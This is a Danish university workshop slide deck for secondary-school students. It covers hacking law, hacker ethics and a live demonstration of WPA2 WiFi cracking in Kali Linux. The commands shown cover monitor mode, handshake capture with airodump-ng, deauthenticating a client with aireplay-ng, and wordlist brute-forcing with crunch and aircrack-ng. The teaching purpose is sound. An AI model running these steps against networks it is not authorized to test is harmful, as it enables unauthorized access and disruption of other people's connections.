

# Hack et WiFi Netværk

Henning Thomsen  
[htth@ucn.dk](mailto:htth@ucn.dk)

# Download præsentation

- Præsentationen (og materiale) kan hentes via Github.com på følgende link:

<https://github.com/henningth/StemHTX2023>

Kontakt ved spørgsmål om uddannelserne:

Henning Thomsen

Email: [htth@ucn.dk](mailto:htth@ucn.dk)

# Agenda

- Intro til UCNs uddannelser, herunder IT-uddannelser
- Præsentation af uddannelserne ved studerende
- Må vi gerne hacke?
- Hack et WiFi netværk – hvordan gør man det?
  - Kali Linux
  - Kommandolinjen
  - Aircrack-ng værktøj
- Hvordan sikrer man sit WiFi netværk?
- Evaluering af workshopen

# UCN's adresser

## Hjørring

Campus Skolevangen 45

## Thisted

Campus Lerpyttervej 43

## Aalborg

Campus Hobrovej 85

Campus Mylius Erichsens Vej 137



Campus Sofiendalsvej 60

Campus Selma Lagerlöfs Vej 2

# Professionshøjskolen UCN

Erhvervsakademi- og  
professionsbacheloruddannelser indenfor:


- Pædagogik
- Sundhed
- Business
- Teknologi



# Uddannelsernes struktur

UCN har uddannelser på flere forskellige niveauer.

Man kan videreuddanne sig på flere måder og sammensætte et uddannelsesforløb, som passer præcist til den enkelte.



# IT-uddannelserne ved UCN



PROFESSIONSHØJSKOLEN




# IT-uddannelserne





# Undervisningstilgang

- Undervisning 8:30 – 13:45
  - Med indlagt frokostpause og pauser
- Klasseundervisning
- Vekselvirkning mellem:
  - Tavleundervisning
  - Opgaveløsning (programmering, i IT-Lab)
  - Studerende gennemgår opgaver fra tidligere
  - **Live coding**
- Besøg af eksterne virksomheder



# Praktik i uddannelsen

- Studerende skal i praktik i 3. semester
- Arrangementer for studerende
  - Workshops med CV-skrivning, brug af LinkedIn
  - Besøg af og hos eksterne virksomheder
    - Region Nordjylland
    - NNIT
    - Labtech Erhverv
    - Seluxit
  - Matchmaking: <https://www.ucn.dk/samarbejde/praktikant/matchmaking>





# Stemningsbilleder fra tidligere workshops

- Vi har fået besøg og besøgt gymnasieklasser
  - Primært HTX
- Studerende fra IT-teknolog hjælper til med opgaver
- Erfaringer



# Karrieremuligheder

- IT-konsulent
- Softwarearkitekt
- IT-projektleder
- Scrum Master
- Product Owner
- Softwareudvikler
- Programmør
- Hardware/systemudvikler
- Netværksspecialist/konsulent
- Systemadministrator
- Business Intelligence konsulent

# Hacking

Juridiske aspekter



PROFESSIONSHØJSKOLEN

# Hackerbestemmelsen (Straffeloven § 263)

- Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der **uberettiget skaffer sig adgang** til en andens datasystem eller **data**, som er bestemt til at bruges i et datasystem.

## Gymnasieelev får betinget dom for karakterhacking

En gymnasieelev har fået en betinget dom på et år efter at have brudt ind i skolens it-system og ændret sine karakterer. Tre andre er frifundet.

Ellas Christian Lundström  @TekkyViking Tirsdag, 2. september 2014 - 10:42 



To år efter at det kom frem, at nogen havde brudt ind i Københavns Tekniske Skoles studieadministrationssystem Lectio og ændret flere elevers karakterer, er der nu faldet dom i sagen. Københavns Byret gav en betinget dom til en 21-årig og frikendte samtidig to 21-årige og en 20-årig i sagen. Det skriver Politiken.

De tre, der blev frifundet, erklærede sig alle uskyldige, mens den dømte i sagen erkendte sin skyld. Han fik en betinget dom på et år.

Anklagemyndigheden havde krævet en fængselsdom til de anklagede elever med henvisning til **straffelovens paragraf 263 om** at skaffe sig uberettiget adgang til et informationssystem.

»Vi har en række log-filer, vi har nogle oversigter over nogle karakterer. Det er sådan set det, der skulle være det hindende bevis. Vi synes ikke, at det er nok. Forstået på den måde, at vi er kommet


# Love og regler

- Der er mange andre love og regler, der gør sig gældende i forbindelse med anvendelse af computere / IT-systemer. Som tommelfingerregel blive man straffet for følgende, hvis man ikke har fået tilladelse:
  - Brug af andre personers computere
  - Brug af andre personers netværk
  - Brug af andre personers konti og adgangskoder
  - Deling af andre personers adgangsmidler (eks. passwords)
  - Ændring af andre personers data
  - Hindring af andre personers adgang til IT-systemer
  - Ubertrettiget adgang til andre personers systemer



# Hackere og hatte

- I gamle westernfilm var det som regel farven på hatten, der viste om en karakter var god eller ond; hvid hat til heltene og sort hat til skurkene.




# Black Hat Hacker



- Betegnelsen for de onde hackere.
- Black Hat er dem, der hacker sig ind i organisationer, virksomheder mm. for at skade disse. Det gør de for eksempel for at:
  - kræve løsepenge
  - udføre industrispionage
  - stoppe produktionssystemer
  - tyveri af kreditkortinformationer
  - stjæle logins og passwords (som anvendes til andet kriminalitet)
- Det er ofte disse “bad guys” som du hører om i nyhederne.
- Black Hats er ofte Advanced Persistent Threat (APT). Dvs. organiserede kriminelle som mange gange er finansieret af lande/regeringer og bliver ved over længere perioder.





# White Hat Hacker

- Betegnes også som en “Etisk hacker” (“ethical hacker”) og er betegnelsen for de gode hackere.
- White Hats er dem, der hjælper virksomheder/organisationer. Det gør de for eksempel ved at:
  - teste organisationens sikkerhed
  - udføre penetration tests
  - implementere overvågning på netværk
  - lukke sikkerhedshuller
  - efterforsker IT-kriminalitet hos politiet
  - sikre DK via efterretningstjenesten
  - tage kampen op imod Black Hats

# WiFi

Intro, terminologi, sikkerhed



PROFESSIONSHØJSKOLEN


# WiFi

- Standarder fra IEEE til trådløs kommunikation
- 802.11 serien (a/b/g/n/ac/ad ...)
- Vi har brug for denne viden, så vi ved hvilke bånd vi skal søge på, når vi vil hacke et WIFI



# WiFi netværk

- Flere klienter forbinder til et trådløst Access Point (AP)



# WiFi sikkerhed

- WEP: Wired Equivalent Privacy: Den oprindelige sikkerheds-protokol i WiFi, etableret i 1997
- WPA2: WiFi Protected Access: Sikkerheds-protokol udviklet af WiFi-Alliance pga. sårbarheder i WEP
- Vi kigger på WiFi access points med WPA2 sikkerhed i dag



# Kali Linux

- Speciel Linux distribution med fokus på sikkerhed
  - Indbyggede tools til penetrationstest, portscanning, exploits osv.
  - Det er installeret på de laptops I skal bruge i dag
  - Bliver brugt af sikkerhedskonsulenter i virksomheder
  - Bliver også brugt af Black Hats
  - Download fra: <https://www.kali.org/downloads/>



Q

Favorites

Recently Used

All Applications

01 - Information Gathering

02 - Vulnerability Analysis

03 - Web Application Analysis

04 - Database Assessment

05 - Password Attacks

06 - Wireless Attacks

07 - Reverse Engineering

08 - Exploitation Tools

09 - Sniffing & Spoofing

10 - Post Exploitation

11 - Forensics

12 - Reporting Tools

13 - Social Engineering Tools

42 - Kali & OffSec Links

Settings

Usual Applications

Kali Live user

Terminal Emulator

Root Terminal

File Manager

Text Editor

Web Browser

Kali Linux

Kali Docs

Kali Bugs

Offensive Security Training

Exploit Database

VulnHub



Search

- Favorites
- Recently Used
- All Applications
- 01 - Information Gathering
- 02 - Vulnerability Analysis
- 03 - Web Application Analysis
- 04 - Database Assessment
- 05 - Password Attacks
- 06 - Wireless Attacks
- 07 - Reverse Engineering
- 08 - Exploitation Tools
- 09 - Sniffing & Spoofing
- 10 - Post Exploitation
- 11 - Forensics
- 12 - Reporting Tools
- 13 - Social Engineering Tools
- 42 - Kali & OffSec Links
- Settings
- Usual Applications
- Kali Live user

Terminal Emulator

Root Terminal

File Manager

Text Editor

Web Browser

Kali Linux

Kali Docs

Kali Bugs

Offensive Security Training

Exploit Database

VulnHub



# Terminalen

- Der er her vi indtaster kommandoer

- ls: liste over filer og mapper
  - cd: skift til en ny mappe
    - cd Documents
    - cd ..
- cat: print indholdet af en fil
  - cat .bashrc

```
File  Actions  Edit  View  Help
kali@kali:~$ ls
Desktop  Downloads  Music  Public  Videos
Documents  entropy  Pictures  Templates
kali@kali:~$ ls -a
.          Documents  Public
..         Downloads  Templates
.bash_history  entropy    .vboxclient-clipboard.pid
.bash_logout  .gnupg     .vboxclient-display-svga-x11.pid
.bashrc       .ICEauthority .vboxclient-draganddrop.pid
.bashrc.original .local     .vboxclient-seamless.pid
.cache        .mozilla   Videos
.config       Music      .Xauthority
Desktop      Pictures   .xsession-errors
.dmrc        .profile   .xsession-errors.old
kali@kali:~$
```

# WiFi-hacking værktøjer i Kali

- Kali har indbyggede programmer til WiFi sikkerhed:
  - **aircrack-ng: Brute force af WiFi passwords**
  - airomon-ng: Monitorering af WiFi trafik
  - airodump-ng: Logging af WiFi trafik
  - aireplay-ng: Replay af pakker
  - **crunch: Laver password liste**

# WiFi hacking

Live demo



PROFESSIONSHØJSKOLEN

# WiFi Hardware og opsætning

- Vi bruger: Alfa Network AWUS036NHA, en USB WiFi-adapter
  - Baseret på Qualcomm Atheros AR9271L chipsettet
- Forbind Alfa-Wifi-adapter til USB port på lap-top
  - Kontroller at der er tilsluttet korrekt ved i terminal at skrive:  
sudo airmon-ng

Skulle gerne give følgende:

....

phy1 wlan1 ath9k\_htc Qualcomm Atheros ...





# Hacking af WiFi opsætning

- Sæt Alfa-wifi-adapter i monitor mode ved at køre følgende kommandoer:
  - `sudo ifconfig wlan1 down`
  - `sudo airmon-ng check kill`
  - `sudo iwconfig wlan1 mode monitor`
  - `sudo ifconfig wlan1 up`

(wlan1 er navnet på min Alfa-wifi-adapter. Skift navnet ud med navnet på din adaptor)

# Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

- Vi skal bruge airodump-ng kommandoen til at finde wifi
- Vi sniffer på alle bånd

```
sudo airodump-ng --band abg wlan1
```

Programmets navn



Navn på hvilke bånd vi vil sniffe  
(vi vælger a, b og g)

Navn på wifi adapter

# Hacking af WiFi: Trin 1 (navn på det wifi vi vil hacke)

```
CH 3 ][ Elapsed: 12 s ][ 2014-06-01 14:05
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
84:1B:5E:E1:F9:D6	-27	12	1 0	11	54e	WPA2	CCMP	PSK	NETGEAR03
84:1B:5E:03:D2:98	-26	7	0 0	11	54e	WPA2	CCMP	PSK	NETGEAR03 EXT
00:14:BF:E0:E8:D5	-34	14	0 0	10	54	WPA	CCMP	PSK	pentest_router
00:1D:5A:3D:C4:D9	-54	10	0 0	10	54	WPA2	CCMP	PSK	ZWIRE126
00:15:6D:63:2B:C8	-62	3	4 0	10	54	OPN			BMSE1g
DC:9F:DB:62:76:40	-63	3	0 0	1	54e	OPN			BISTRO_NorthWest
00:15:6D:6B:64:90	-63	3	4 0	10	54	OPN			Belle Maer Office

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:15:6D:6B:64:90	E0:75:7D:EA:4C:88	-1	1 - 0	0	2	

I skal nu bruge BSSID (= MAC adressen) på det wifi net I vil hacke

# Hacking af WiFi: Trin 2 (opsamle "handshake")

- Vi skal bruge airodump-ng kommandoen igen (eksempel):

```
sudo airodump-ng --channel 6 --bssid 00:15:6D:6B:64:90 -w handshake wlan1
```

Programmets navn

WiFi kanal  
(ml. 1 og 12)

MAC adresse for  
WiFi access point

Vi skal gemme  
handshake i denne fil

Navnet på  
WiFi-adapter

## Vi venter til der er en computer der forbinder til netværket... ZZZzzZZ.....

- I stedet for at vente, så smider vi en allerede forbundet computer af, så den bliver nødt til at forbinde igen. Vi laver et "deauthenticating attack"
- Start et nyt terminal-vindue og tast

```
sudo aireplay-ng --deauth 5 -a 00:15:6D:6B:64:90 -c E0:75:7D:EA:4C:88 wlan1
```

Programmets navn

Betyder  
deauthenticering

Antal  
deauths

MAC adresse for  
WiFi access point

MAC adresse for  
den computer vi vil  
smide af WiFi'et

Navnet på  
WiFi-adapter

# Hacking af WiFi: Gæt kodeordet

- Vi skal bruge aircrack-ng kommandoen (eksempel):

```
sudo aircrack-ng handshake.cap -w wordlist.txt | tee
```

Programmets navn




Fil med handshake

Vores liste  
over mulige  
kodeord

“| tee” er et lille “hack”  
som gør det muligt at  
stoppe eksekveringen,  
hvis vi har lavet en fejl.

# Hacking af WiFi: Lav din egen ordliste

- Hvis vi vil lave vores egen ordliste kan dette gøres med programmet Crunch
- syntax: `crunch [min][max][characters] -t[pattern] -o[filename]`



Ovenstående eksempel vil lave alle mulige kombinationer af ord på 6 bogstaver, som begynder med a og slutter på b. De fire bogstaver/tegn imellem a og b, her vist med @, bliver skiftet ud med alle mulige kombinationer af 123abc\$ - eksempelvis: aaaaab, aabbbb, aan\$\$b, .....



# WiFi-hacking værktøjer i Kali

- Kali har indbyggede programmer til WiFi sikkerhed:
  - **aircrack-ng: Brute force af WiFi passwords**
  - airomon-ng: Monitorering af WiFi trafik
  - airodump-ng: Logging af WiFi trafik
  - aireplay-ng: Replay af pakker
  - **crunch: Laver password liste**

# WiFi hacking

Opgaveeksempler



PROFESSIONSHØJSKOLEN

# Opgaverne

- I STEM workshops får eleverne udleveret Kali laptops hvorpå handshake filer er
  - Dvs. behøver ikke at lave WiFi sniffing
- Bruger crunch til at lave passende ordlister, alt efter hvad opgaven kræver
  - Hvilke informationer har man i forvejen? Hvad består kodeordet af (bogstaver, tegn, specialtegn, eller en kombination?)
- Opgaverne er i stigende sværhedsgrad
  - Så opgave 1 er lettest, opgave 4 sværest
- Nogle opgaver bruger wordlists
  - Link til wordlist: [https://drive.google.com/file/d/1G\\_b-IOcRUbXCatPM\\_fcj76KVd9C1CHTF/view?usp=drive\\_link](https://drive.google.com/file/d/1G_b-IOcRUbXCatPM_fcj76KVd9C1CHTF/view?usp=drive_link)

# Opgave – hack fire netværk

- Router#1 – Password på 8 karakterer. Passwordet indeholder navnet på Henriks kat samt årstal for hvornår Henrik dimitterede som Datamatiker – eks: "Navn1900".
  - Hint: Brug Crunch til at lave en ordliste, hvor du anvender et mønster.
- Router#2 – Anvend eksisterende ordlister fra internettet (ligger allerede på computeren). Passwordet er gemt i en af listerne.
  - Hint: Du kan enten sammensætte alle listerne til en enkelt liste eller tage dem én ad gangen. Brug "cat" kommandoen i en terminal til at sammensætte listerne.
  - Hint: det kan være nødvendigt at kopiere ordlisterne et andet sted hen eller anvende "./" til at referer til eksisterende mappe: Eks. "./Stem/ordliste1.txt"
  - Ordlisterne ligger i mappen /home/ucn/Stem
- Router#3 – Password på mellem 7 og 8 karakterer. Tallene fra 0 til 9 kan indgå.
- Router#4 – Godt password som er svært/umuligt at hacke
  - Hvordan vil du gribe det an?

# Reconnaissance: Social Engineering

- Definition: Psychological manipulation of people into performing actions or exposing confidential information
- What is your password?
  - <https://www.youtube.com/watch?v=opRMrEfAlil>

# Привет! Меня зовут Хенрик 😊

- Я люблю кошки. У меня есть кошка. Её зовут Ольга.



# Password manager

- Populære password managers kan eks. være:
  - 1Password: Gemmer password i “skyen”, så det kan tilgås fra andre enheder
    - Link: <https://1password.com/>
